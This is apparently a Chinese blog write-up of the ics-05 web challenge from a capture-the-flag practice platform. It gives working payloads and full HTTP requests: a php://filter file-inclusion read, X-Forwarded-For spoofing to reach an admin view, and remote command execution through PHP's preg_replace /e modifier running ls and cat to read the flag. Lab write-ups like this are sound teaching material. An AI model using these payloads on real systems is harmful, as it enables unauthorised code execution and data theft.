

攻防世界web进阶ics-05 详细wp

原创

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
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攻防世界web进阶区ics-05 wp

题目网站



根据题目提示选择设备维护中心, 或者简单粗暴的全都点一遍, 发现也只有设备维护中心能点开

打开后 F12 调网页源码 查看后发现

```
.<body> == $0
  <ul class="layui-nav">
    <li class="layui-nav-item layui-this">
      <a href="?page=index">云平台设备维护中心</a>
      ::after
    </li>
    <span class="layui-nav-bar" style="width: 0px; left: 0px; opacity: 0;">
    </span>
  </ul>
```

?page=index 有page这个get参数

自然联想到可能存在利用文件包含读取网页源码的漏洞

这里给出利用php内置filter协议读取文件的代码

```
?page=php://filter/read=convert.base64-encode/resource=index.php
```


这里用burpsuite伪造IP

The image shows a screenshot of Burp Suite's interface. On the left, the 'Request' tab is selected, displaying a list of request headers. The 'Host' header is set to '111.198.29.45:56796'. Other headers include 'User-Agent', 'Accept', 'Accept-Language', 'Accept-Encoding', 'Connection', 'Cookie', 'Upgrade-Insecure-Req...', 'Cache-Control', and 'X-Forwarded-For'. On the right, the 'Response' tab is selected, showing a rendered HTML page. The page title is '云平台设备维护中心'. Below the title, there is a section for '设备列表' (Device List) which contains a table with columns for 'ID', '设备名', and '区域'. A message '数据接口请求异常' (Data interface request abnormal) is displayed below the table. At the bottom of the page, it says 'Welcome My Admin!' and includes a URL 'https://blog.csdn.net/zhwho'.

出现 Welcome My Admin! 证明伪造成功

(2) 接下来是最关键的利用preg_replace()函数的/e漏洞进行代码执行

首先简单介绍一下preg_replace()函数

```
preg_replace($pattern, $replacement, $subject)
作用：搜索subject中匹配pattern的部分，以replacement的内容进行替换。
$pattern： 要搜索的模式，可以是字符串或一个字符串数组。
$replacement： 用于替换的字符串或字符串数组。
$subject： 要搜索替换的目标字符串或字符串数组。
```


接着关于/e漏洞

```
/e 修正符使 preg_replace() 将 replacement 参数当作 PHP 代码（在适当的逆向引用替换完之后）。
提示：要确保 replacement 构成一个合法的 PHP 代码字符串，
否则 PHP 会在报告在包含 preg_replace() 的行中出现语法解析错误。
```

也就是说只要在subject中有要搜索的pattern的内容，同时将在replacement前加上/e，触发/e漏洞，就可以执行replacement中的正确的php代码

后面就是利用这个漏洞去进行文件读取，找到关于flag的线索

第一步尝试使用 system("ls") 获取文件目录



Request

```
GET /index.php?pat=/abc/e&rep=system("ls")&sub=defg%20abc HTTP/1.1
Host: 111.198.29.45:35353
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://111.198.29.45:35353/
Connection: close
Cookie: PHPSESSID=4hrkqfjh8sqsqo6va7dj456cr3
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-For: 127.0.0.1
```

Response

```
{ field: 'area', title: '区域' },
{ field: 'status', title: '维护状态', minWidth: 120, sort: true },
{ field: 'check', title: '设备开关', width: 85, templet: '#switchTpl', unresize: true }
]
page: true
});
</script>
<script>
layui.use('element', function() {
  var element = layui.element; //导航的hover效果、二级菜单等功能，需要依赖element模块
  //监听导航点击
  element.on('nav(demo)', function(elem) {
    //console.log(elem)
    layer.msg(elem.text());
  });
});
</script>
<br >Welcome My Admin ! <br >css
index.html
index.php
js
layui
logo.png
s3chahahaDir
start.sh
视图.png
</body>
</html>
```


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成功读取文件目录，同时发现目录下的 **s3chahahaDir** 文件的名称很可疑
想到进入该文件中查看内容

第二步 cd 到 s3chahahaDir 这个文件夹下查看内容

cd命令为 `system("cd%20s3chahahaDir%26%26%20ls")`

解释一下，%20代表空格，%26%26就是&&代表当前面命令执行成功时，继续执行后面的命令，读取s3chahahaDir文件夹内容。于是有



Request

```
GET /index.php?pat=/abc/e&rep=system("cd%20s3chahahaDir%26%26%20ls")&sub=defg%20abc HTTP/1.1
Host: 111.198.29.45:35353
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://111.198.29.45:35353/
Connection: close
Cookie: PHPSESSID=4hrkqfjh8sqsqo6va7dj456cr3
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-For: 127.0.0.1
```

Response

```
url: '/something.json',
cellMinWidth: 80,
cols: [
  [
    { type: 'numbers' },
    { type: 'checkbox' },
    { field: 'id', title: 'ID', width: 100, unresize: true, sort: true },
    { field: 'name', title: '设备名', templet: '#nameTpl' },
    { field: 'area', title: '区域' },
    { field: 'status', title: '维护状态', minWidth: 120, sort: true },
    { field: 'check', title: '设备开关', width: 85, templet: '#switchTpl', unresize: true }
  ]
],
page: true
});
</script>
<script>
layui.use('element', function() {
  var element = layui.element; //导航的hover效果、二级菜单等功能，需要依赖element模块
  //监听导航点击
  element.on('nav(demo)', function(elem) {
    //console.log(elem)
    layer.msg(elem.text());
  });
});
</script>
<br >Welcome My Admin ! <br >flag
```

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发现flag文件，猜想大概率正确

再使用刚刚的 cd命令 `system("cd%20s3chahahaDir/flag%26%26%20ls")`

查看flag文件的内容

查看flag文件的内容

```
GET /index.php?pat=/abc/e&rep=system("cd%20s3chahahaDir/flag%26%26%20ls")&sub=defg%20abc HTTP/1.1
Host: 111.198.29.45:35353
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://111.198.29.45:35353/
Connection: close
Cookie: PHPSESSID=4hrkqfjh8sqsqo6va7dj456cr3
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-For: 127.0.0.1
```

```
url: '/something.json',
cellMinWidth: 80,
cols: [
  [
    { type: 'numbers' },
    { type: 'checkbox' },
    { field: 'id', title: 'ID', width: 100, unresize: true, sort: true },
    { field: 'name', title: '设备名', templet: '#nameTpl' },
    { field: 'area', title: '区域' },
    { field: 'status', title: '维护状态', minWidth: 120, sort: true },
    { field: 'check', title: '设备开关', width: 85, templet: '#switchTpl', unresize: true }
  ]
],
page: true
});
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  var element = layui.element; //导航的hover效果、二级菜单等功能，需要依赖element模块
  //监听导航点击
  element.on('nav(demo)', function(elem) {
    //console.log(elem)
    layer.msg(elem.text());
  });
});
</script>
<br >Welcome My Admin ! <br >flag.php
```

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发现flag.php

最后使用 `cat` 命令读取 `flag.php` 中的内容

命令代码: `system("cat%20s3chahahaDir/flag/flag.php")`

得到flag

```
GET /index.php?pat=/abc/e&rep=system("cat%20s3chahahaDir/flag/flag.php")&sub=defg%20abc HTTP/1.1
Host: 111.198.29.45:35353
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://111.198.29.45:35353/
Connection: close
Cookie: PHPSESSID=4hrkqfjh8sqsqo6va7dj456cr3
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-For: 127.0.0.1
```

```
{ type: 'numbers' },
{ type: 'checkbox' },
{ field: 'id', title: 'ID', width: 100, unresize: true, sort: true },
{ field: 'name', title: '设备名', templet: '#nameTpl' },
{ field: 'area', title: '区域' },
{ field: 'status', title: '维护状态', minWidth: 120, sort: true },
{ field: 'check', title: '设备开关', width: 85, templet: '#switchTpl', unresize: true }
]
],
page: true
});
</script>
<script>
layui.use('element', function() {
  var element = layui.element; //导航的hover效果、二级菜单等功能，需要依赖element模块
  //监听导航点击
  element.on('nav(demo)', function(elem) {
    //console.log(elem)
    layer.msg(elem.text());
  });
});
</script>
<br >Welcome My Admin ! <br ><?php
$flag = 'cyberpeace(37ffc402713715e40651bf1ac3de9d0)';
```

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知识点总结:

(1)利用php内置filter协议读取文件的代码

(2)伪造IP

(3)preg_replace()函数的/e漏洞

(4)正确的php system()函数的书写